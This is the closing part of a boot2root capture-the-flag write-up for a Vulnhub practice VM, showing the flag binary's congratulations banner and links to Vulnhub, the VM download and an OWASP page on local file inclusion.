flag: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.
6.24, BuildID[sha1]=0x1c1ab047fe9e780a761aade9bc9b22efe3a9765b, not stripped
# ./flag



   _________ _____  __  ______  __  ______ _      ______    ____ ___  ___
  / ___/ __ `/ __ \/ / / / __ \/ / / / __ \ | /| / / __ \  / __ `__ \/ _ \
 / /__/ /_/ / / / / /_/ / /_/ / /_/ / /_/ / |/ |/ / / / / / / / / / /  __/
 \___/\__,_/_/ /_/\__, /\____/\__,_/ .___/|__/|__/_/ /_(_)_/ /_/ /_/\___/
                 /____/           /_/


        Author: @1ce7ea


        Congratulations on successfully completing our boot2root vm!
        Please consider visiting our website and following us on Twitter.
        And please provide feedback. I hope you enjoyed it :)

        Website: http://canyoupwn.me/
        Twitter: https://twitter.com/canyoupwnme
        Author: https://twitter.com/1ce7ea
```

References

- Vulnhub website

https://www.vulnhub.com

- Vulnerable VM download

https://download.vulnhub.com/6daylab/6Days_Lab-v1.0.1.ova

- Owasp

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion